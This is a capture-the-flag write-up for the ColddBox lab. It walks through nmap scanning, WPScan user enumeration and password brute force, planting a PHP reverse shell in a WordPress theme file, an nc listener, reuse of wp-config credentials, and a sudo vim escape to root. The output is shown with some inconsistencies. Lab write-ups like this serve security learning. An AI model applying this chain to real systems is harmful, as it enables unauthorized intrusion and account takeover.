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project: mainor

projectname: coldbox

In this project, we are going to solve the [cold box](#) lab. To solve this we are going to follow usual methodologies..

1. Information gathering
2. Scanning and enumeration
3. Exploitation
4. Privilege Escalation
5. User and root flags

Information gathering

Let's start our Nmap scan using the following command


```
Nmap -A -T4 <IP Address>
```

And using this command we got an output that there is only one port is opened in the TCP layer that is HTTP — 80


```
(kali@kali)-[~/Desktop/tryhackme/coldbox]
$ nmap -A -T4 10.10.72.210 -oN nmap_scan.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-07 07:20 EST
Nmap scan report for 10.10.72.210
Host is up (0.17s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.74 seconds
```


After finding out the http port is opened , I further enumerated and found there is a word press blog is running in this machine



So I checked for the login page for the wp-admin panel and I got a login portal for the WordPress blog



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Scanning and Enumeration

Next I have an idea to enumerate the users credentials, for that we have an wonderful tool called wp-scan, the below command is used for to enumerate the users

```
wp-scan -url http://IP Address --enumerate u
```

This command will enumerate all the users in the login portal.

```
(kali@kali)-[~/Desktop/tryhackme]
$ wpscan --url http://10.10.72.210/ --enumerate u

-----
  W P S c a n
-----

WordPress Security Scanner by the WPScan Team
Version 3.8.10
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
```

After some time the the scan completed and given a results of 4 valid users

After viewing the results I confirmed that the user is c0ldd because the machine name also cold so having that as a hint I used this username in the login portal and again confirmed the user is valid with the error thrown by the portal

```
[i] User(s) Identified:


[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

After viewing the results I confirmed that the user is c0ldd because the machine name also cold so having that as a hint I used this username in the login portal and again confirmed the user is valid with the error thrown by the portal



It's great we found the user and now I am going to brute force this login portal with a favorite pass list called rockyou.txt, the tool which I am going to use here is same wp-scan and the below command is used to enumerate the passwords of the mentioned users

wp-scan -url <http://ipaddress/wp-login.php> — passwords <password file > — usernames <username>

```
(kali@kali)-[~/Desktop/tryhackme]
$ wpscan --url http://10.10.72.210/ --passwords /usr/share/wordlists/rockyou.txt --username c0ldd


-----
  WpScan®
WordPress Security Scanner by the WPScan Team
  Version 3.8.10
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / franklin Time: 00:01:27 < > (1225 / 14345617) 0.00% ETA: ??:??:??


[!] Valid Combinations Found:
| Username: c0ldd, Password: [REDACTED]
```

Then using this I logged into the WordPress dashboard




Exploitation


And in WordPress pentesting we knew that if we can able to change the theme editor code then we can able to get the reverse shell easily so I also did the same just edited the 404.php page with my php reverse shellcode and updated the 404.php page. To know more about the WordPress pentesting visit [hacking articles](#) blog



Then after the success update, I started my net cat listener



Then I accessed the page in the browser and I got a reverse connection from the webserver



We successfully got a shell of the www-data user

```
(kali@kali)-[~/Desktop/tryhackme/coldbox]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.108.242] from (UNKNOWN) [10.10.72.210] 41364
Linux ColdBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 GNU/Linux
13:34:55 up 15 min, 0 users, load average: 0.00, 0.15, 0.20
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

After this step I thought I easily get the user flag but unfortunately I can't get that because the machine says that permission is denied for the www-data user

```
$ ls -la
total 24
drwxr-xr-x 3 cold cold 4096 Oct 19 18:51 .
drwxr-xr-x 3 root  root 4096 Sep 24 16:52 ..
-rw-r----- 1 cold cold  0 Oct 19 18:51 .bash_history
-rw-r--r-- 1 cold cold 220 Sep 24 16:52 .bash_logout
-rw-r--r-- 1 cold cold  0 Oct 14 13:28 .bashrc
drwx----- 2 cold cold 4096 Sep 24 16:53 .cache
-rw-r--r-- 1 cold cold 655 Sep 24 16:52 .profile
-rw-r--r-- 1 cold cold  0 Sep 24 16:53 .sudo_as_admin_successful
-rw-rw---- 1 cold cold  53 Sep 24 18:22 user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

So our next step is to enumerate the internal configuration files and need to get the credentials for any user, so I finalized that this is the WordPress application so it has a wp-config.php file that contains some basic information and sometimes it has hardcoded the password with the file. So I enumerated the file and found a password for the user cold


```
$ cd /var/www/html/
$ ls
hidden
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddb');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', ' ');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

I found the DB credentials so I tried these credentials to switch to the user c0ldd using su command and I successfully logged in as a c0ldd user

```
www-data@ColddbBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: 
c0ldd@ColddbBox-Easy:/var/www/html$ whoami
whoami
c0ldd
```

Now we need to get the user flag, but I will not show the user flag here. But you can view the user flag now without any issues

```
c0ldd@ColddBox-Easy:~$ ls -la
ls -la
total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19 18:51 .
drwxr-xr-x 3 root  root  4096 sep 24 16:52 ..
-rw----- 1 c0ldd c0ldd    0 oct 19 18:51 .bash_history
-rw-r--r-- 1 c0ldd c0ldd  220 sep 24 16:52 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd    0 oct 14 13:28 .bashrc
drwx----- 2 c0ldd c0ldd 4096 sep 24 16:53 .cache
-rw-r--r-- 1 c0ldd c0ldd  655 sep 24 16:52 .profile
-rw-r--r-- 1 c0ldd c0ldd    0 sep 24 16:53 .sudo_as_admin_successful
-rw-rw---- 1 c0ldd c0ldd   53 sep 24 18:22 user.txt
c0ldd@ColddBox-Easy:~$ wc -c user.txt
wc -c user.txt
53 user.txt
```

Privilege Escalation

Now we need to escalate our privilege to root to get the root user flag

```
c0ldd@ColddBox-Easy:/$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
```

Great we have found that vim is able to run with root permissions, so will go for our favorite website called [GTFEBIN](#) and from there I found a command to run vim as sudo root

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

By this command, I escalated as root and got a root flag

```
#!/bin/sh
# whoami
whoami
root
#
```



```
# cd root
cd root
# ls -la
ls -la
total 32
drwx----- 4 root root 4096 sep 24 18:52 .
drwxr-xr-x 23 root root 4096 sep 24 16:47 ..
-rw----- 1 root root  10 oct 19 18:53 .bash_history
-rw-r--r-- 1 root root  40 oct 14 13:28 .bashrc
drwx----- 2 root root 4096 sep 24 18:52 .cache
-rw----- 1 root root 220 sep 24 17:02 .mysql_history
drwxr-xr-x 2 root root 4096 sep 24 16:54 .nano
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
-rw-r--r-- 1 root root  49 sep 24 18:23 root.txt
# wc -c root.txt
wc -c root.txt
/bin/sh: 5: wc -c: not found
# wc -c root.txt
wc -c root.txt
49 root.txt
```